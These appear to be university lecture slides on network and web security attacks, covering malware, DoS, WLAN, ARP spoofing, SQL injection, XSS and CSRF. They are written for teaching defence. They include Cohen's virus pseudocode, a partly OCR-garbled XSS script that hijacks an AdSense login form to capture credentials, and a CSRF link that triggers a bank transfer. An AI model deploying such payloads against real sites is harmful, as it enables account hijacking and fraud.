



# Security of Distributed Software

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
## Chapter 2

# DANGER ZONE INTERNET



# Security – Internet Scenario

- Once more: What is the purpose of "security" in computer networks?
  - example
  - participants
    - Alice
    - Bob
    - Trudy (as intruder)
- Alice and Bob want to communicate "securely"
  - Bob wants to communicate with Alice confidentially in an unsecure network (e.g. Trudy comes into play)
  - Bob wants to ensure that the messages are actually send by Alice
  - Bob wants to make sure that the message he received is identical to the one sent by Alice





# Know Your Enemy

- Enemy might be Everyone! We apply the worstcase scenario
  - Might be your best friend
  - Might be your Open Source Community
  - Might be your colleague
  - Might be ...
- Attacks
  - on end systems
  - on infrastructures
  - 3. on data / protocols
  - 4. by the communication partner



# Attacks on End Systems

### Attacks on end systems with

- Computer viruses
- Computer worms
- Trojan horses
- Exploits
- Cracking systems (password theft etc.)

#### Focus on

- Unsecured computer systems
- Exploiting programming errors
- Bad security measures
- Weak passwords



# Attacks on End Systems (1)

#### Computer virus

- Based on biological model
- Infects resources of the host system to replicate itself
- Malicious functions
  - Load generation
  - Data corruption
  - Spying
- Various types:
  - Boot sector viruses
  - File viruses
  - Macro viruses
  - Script viruses
  - Composites
- Self-defense of viruses: stealth, modification, cryptographic methods, polymorphism, retroviruses (against anti-virus programs)
- Passive distribution: by embedding into other programs and execution by the host system



### Virus: Infection

program virus:=
{1234567;



#### Signature


subroutine infect-executable:=
{loop:file = get-random-executable-file;
if first-line-of-file = 1234567 then goto loop;
prepend virus to file;
}


subroutine do-damage:=
{whatever damage is to be done}

subroutine trigger-pulled:=
{return true if some condition holds}

main-program:=
{infect-executable;
if trigger-pulled then do-damage;
goto next;}

next:}







Source: Fred Cohen. A Computer Virus. Copyright(c), 1984

# Attacks on End Systems (2)

#### Worm

- Based on biological model
- Uses resources of the host system and of the network to spread over to other systems <u>automatically</u> in order to execute its malicious function there
- Malicious functions
  - Load generation
  - Data corruption
  - Spying
  - Spamming
  - DDoS
- Various types:
  - E-Mail worms (social worms, file attachment, active content)
  - Interactive worms (ask the user "please press OK" to use exploits)
  - Instant messaging worm (sending of malicious software / links to all chat partners)
  - IRC worms (usage of scripting in IRC programs)
  - P2P worms (at file-sharing sites: tempting name → download it)
  - Cell phone worms (distribution via Bluetooth, MMS, etc.)
- Often in combination with other forms of malware, e.g. viruses, droppers, backdoors, trojans



# Attacks on End Systems (3)

- Dropper (virus dropper, DDoS dropper)
  - Executable program that acts as a carrier program for malware
  - Is usually terminated after the virus has been installed

#### Injector

 Similar to dropper, but the malware will only be "installed" in the memory

#### Backdoor

- Part of a program (added by the author) that allows users to gain access to the machine / system bypassing the normal access security
- Variants: default passwords (BIOS); specially equipped passwords / routines / servers that allow access (sometimes subsequently installed programs)
- Closely linked to Trojans and Droppers



# Attacks on End Systems (4)


- Trojan (Trojan horse)
  - Similar to the well-known story...
  - Program that executes a potentially harmful function without user's knowledge
  - Attention: Often misuse in the context of rootkits and backdoors
- Rootkit (Administrator toolbox)
  - Collection of software tools for concealment and stealth intrusions of malicious software
  - Example: Hiding backdoors by hiding processes, logs, log-ins
- Exploit
  - A program (including scripts and macros) that exploits the weaknesses or failures of a system or another application to obtain privileges or to use it for DoS attacks.
- Malware (generic term) malicious or unwanted programs



# Example

files.

**Demonstration** 



🥭 F-Secure Virendefinition: Small.TL - Windows Internet Explorer

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
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#### Buffer Overflow

- Application reserves a buffer to store some input values
- Length of input is larger than the buffer but the whole input is processed
- Memory space outside the buffer is overwritten

#### Effects:

- DoS attack
- Data manipulation
- Execution of arbitrary code







### 2. Attacks on Infrastructures

#### Attacks on infrastructures with

- Attacks on signaling mechanisms
- Distributed Denial of Service (DDoS)
- Attacks on WLAN-hotspots and routers
- Break-in (password theft, bugs, exploits)

#### Focus on

- Unsecured intermediate system
- Overload situations
- Unsecure Data Storage
- Weak Passwords



# Typical Attacks on Infrastructure

- Attacks on signaling mechanisms
  - ICMP: Fake control messages
  - RSVP: Fake resource allocation
- Distributed Denial of Service (DDoS)
  - BotNets Malware starts its DDoS attacks after being distributed via Dropper
- Attacks on router
  - Attacks on routing protocols
  - Distribution of false routes
  - WLAN, Bluetooth etc.
- Attacks on Hardware, e.g. Virtual Server
  - USB-Attacks



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# Denial of Service (DoS) Attack

#### Weak spot: network component overload

Focus: Loss of service or entire computer systems

#### Attack possibilities


- Basic principle: Large amount of requests sent to the target service or target system
- Requests must be designed in a way that they lead to an overload situation (more efficient use of exploits)

#### Examples:

- Ping-of-Death: Fake "echo request" information leads to a crash
- Smurf: Broadcasting of an ICMP "echo request" with false return address (address of the victim)


#### **Special forms**

- **Distributed DoS (DDoS)** Coordinated attack with a large number of computers
- Closely linked with trojan / droppers infected systems that can be used as remote-controlled attack networks (BotNets)



# Example: Wardriving

 Discovery of protected and unprotected wireless access points



Efficient: Car with GPS

Variations: Warbiking, Warflying



http://www.wardriving.com/



http://bellet.info/Talks/0306-siars-wlan/wardriving.png



### **WLAN Attacks**

### Weak spot

- Transmission medium
- Encryption techniques

### Attack scenario

- Capture data packets of a protected WIFI network
- "Attack" on encryption → search for a key
- Use found key for further attacks in the protected network

### Examples

Wepcrack, weplab etc.



### WLAN-Transmission Medium

- A quick recap NEW STUFF STARTS HERE:
  - Before we start a quick recap on how WLAN works
- How does the scenario look like
  - cf. figure in RN-Lecture
- How is a connection established
  - cf. figure in book
  - Describe frames




# WLAN-Man-in-the-middle


Lucy-Station Computer with WLAN-Interface




# Example Penetration Tool














### Break-in

- Weak spot: Router / proxy / computer / services in the network & weak passwords / poor and faulty security mechanisms
- Attack scenarios
  - Hostscanning: Which computer / router / proxy exist in close proximity
    of the target (broadcasts, routing list, traffic, sniffing,
    DNSpredict/Google)?
    - → List of target systems
  - Scanning the target system: Type of system (by means of fingerprints, traffic analysis, Google, whois, etc.), which services (IP/TCP/UDP) are available / vulnerable (Portscanning & ICMP etc.)
  - Attack: Exploiting bugs, backdoors, exploits, password scanners / lists, dropper, GoogleHackingDB
  - Successful breach:
    - read password lists, install droppers, backdoors, keyloggers, Proxy Monitor, Rootkit, etc.
    - start attacks from the compromised system
    - remove traces




# Break-in - Examples

- Examples:
  - GHDB: Default SSID and password of WIFI routers
  - NBTEnum: search for other Windows systems
  - Network Monitors: Traffic analysis (eg. TTL field observations) with respect to transparent bridges or dangers arising from IDS (not to attract attention)



### Web-based Attacks: GHDB


- Exploit is known... and possibly even the corresponding targets, thanks to search engines...
- Example: Google Hacking Database





### Web-based Attacks: Other DBs


There are plenty of other databases where attackers might get user ids, passwords and other identity properties from







# Break-in via Exploit

- Break-in toolkits
  - Is often a security toolkit as well
  - Check known exploits
  - Simplify / automate attacks
  - Problem: Zero-Day Exploits







# 3. Attacks on Data / Protocols

### Attacks on data / protocols

- Communication interception
- Information manipulation
- Attack on protocols and core mechanisms


#### Focus on


- Focus on protocol weaknesses
- (Lack of) Communication security
- Focus on manipulating algorithms and protocols (e.g. by "contributions" to open source projects)



### Address Resolution Protocol: ARP

- ARP weakness: ARP is stateless protocol
  - Focus: It is possible to send ARP-Replies without any Requests
- ARP-Spoofing (ARP Request Poisoning, ARP Poison Routing / APR)
  - Sniffing: collecting network information
  - Poisoning: targeted sending of wrong ARP packets (ARP-Reply with MAC address for a foreign IP address) to caches
  - Information is recorded in the cache
  - Data packets will now be sent to attacker (address in the cache) which manipulates / spies on the data packets before they are sent to their real destination.
  - Attack: this faked association enables Man-in-the-Middle attacks
- Various tools to simplify attacks (e.g. for e-mail, VOIP, HTTP)
  - Demo: <u>Video</u>





# Internet Protocol (IP)

#### Weak spot of IP

Focus: IP-packets are not protected

#### Attack possibilities

- Reading IP-packets is simple
- Checksums for integrity checking are not safe
- No protection of IP-PCI (IP-Header) → manipulation of the protocol header is simple
- Liability is unsafe because authenticity of addresses is not provable


#### Attack scenario

- Target system is protected by IP-sender addresses (only systems with registered IP addresses are allowed to use the target system)
- Sniffing: Spying on systems that exchange data with the target system (can also be encrypted)
- Connecting to the target system using a spied out IP address





### TCP Protocol State Machine and Firewalls



### Transmission Control Protocol (TCP)

#### Weak spot


- TCP: Large number of of ACK messages leads to high load on the firewall control
- Some firewalls check incoming home network internet traffic insufficiently
- Verification only for SYN messages, ACK messages are let through

#### Attack possibilities

- Incorrect ACKs are used to implement exploits (rather unproblematic)
- ACK-Tunneling: ACK is used for data transport → Trojan / Dropper acts as an ACK server and reads data from the ACK (problematic!)


#### Attack scenario

- Intrusion into the target system and installation of an ACK server, which acts as a remote shell, or dropper, etc...
- Target system can now be controlled remotely (until replacement by a better firewall)





# Heartbleed.com | Compare | Compare




#### The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.



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# Web-based attacks: SQL-Injection

#### Weak spot:


 Development of web applications that use databases

#### Attack possibilities:

- Transfer of input data to the database (Form, URL)
- Attack by manipulating the input data
- Focus: spying, changing, deleting data and executing code

#### Attack scenario:

- Manipulation of input data to generate executable code
- Example: DEMO





# XSS – Cross Site Scripting

#### Weak spot:


- Possibility of executing script code in the browser
- Weak user input checks

#### Attack possibilities:

- Identify weak spots in Web-applications (possible user input via URL) that allow execution of script code
- Construct URL with script code (other variants are possible: <img>, <iframe>, etc.) and send it to potential targets (email spam)


#### Attack scenario:

- Code analysis with FireBug
- URL queries cookies and sends those to a script
- Script calls the current application with the stolen cookie and uses the application under false identity (socalled session hijacking)





# XSS – Cross Site Scripting (2)



- XSS-Attack Tool (CAL 9000)
  - http://www.owasp.org/
- Other examples of attacks and protection approaches
  - http://ha.ckers.org
- Attention! XSS often associated with phishing attacks
  - "Usually, I phish 3ok a day." (see: ha.ckers.org)

#### Google XSS Exploit (Code right)

```
document.body.innerHTML="<div><iframe
src='https://www.google.com/adsense/report/overview'"+
"onload='go()'
style='position:absolute;top:o;left:o;height:100%;width:100%;'></
div>";
function go() {
try {
var win=window.frames[o];
win.document.body.style.overflow="hidden";
 win.document.body.style.border="opx solid white";
 var doc=win.frames[o].document.forms[o];
 doc.onsubmit=function() {
 alert("Your adsense username and password are:n"+
 doc["Email"].value+'nandn'+doc["Passwd"].value);
 x=window.open(location.href);
} catch (e) {
try {
 var win=window.frames[o];
 var doc=win.document.body;
 var x="Today's Earnings:"+doc.getElementsByTagName('h1')[o];
 alert(x.getElementsByTagName('span')[o].innerHTML.replace("
",""));
} catch (e) {}
```



# Cross Site Request Forgery (CSRF)


- Exploiting the functionality of a Web application where victims have accounts
- Submit manipulated HTTP requests
  - Embed links or images in e-mails
  - Cross-Site Scripting
  - Malware
- Start learning to protect your application
  - How can you protect your application against it?

<a href="http://bank.com/transfer.do?acct=BADBOY&amount=10000">View my Pictures!</a>



# Script code can be everywhere







### 4. Attack by Communication Partner

### Attacks of the communication partner by

- Faking indentities
- Trust abuse
- Focus on
  - Misuse of trust
  - e.g. social engineering



# Faking Identities

#### Attacks on the data


- Listening to the data (sniffing)
- Manipulating data
- Decrypting protected data

### Attacks by communication partners

Faking a false identity

How can trust be realized?








# Social engineering using...

- Phone
  - Call the victim or services of the victim
  - Example: Apple's password reset procedure
- Trash of the victim (Harddisc/CD/USB-Stick)
  - Searching for sensitive data
  - Lots of examples exists in the media
- Confidence Tricks
  - All kinds of Scam
  - Check your inbox for latest ones ☺
- Online Databases
  - Cf. following pages
  - Social Sites, and check news about victim at typical user's sites
- U<sub>3</sub> USB-Stick
  - http://en.wikipedia.org/wiki/U3
  - Nice idea, but
    - <a href="http://u3-tool.sourceforge.net/">http://u3-tool.sourceforge.net/</a>
- Start learning to protect your application, people, and organization
  - How can you protect your application against it?
  - Check: http://www.social-engineer.org/
  - E.g. Metasploit http://www.socialengineer.org/framework/Computer\_Based\_Social\_Engineering\_Tools:\_Social\_Engineer\_Toolkit\_(SET)



# Social Engineering – Online Database

- Spying out the data of Web applications meant to simplify work / collaboration, which are not used the right way
- Typical problem:
  - Security settings configuration has not been performed
  - Examples: GoogleCalendar, Blogs





# Prof. Gaedke, I know of ....

- The tools presented here are not representing the state of the art, but still give you an idea what is/was possible ;-)
- Feel free to share latest stories and knowledge with us during the lecture

 Further details, check the DFN CERT (see later chapter)

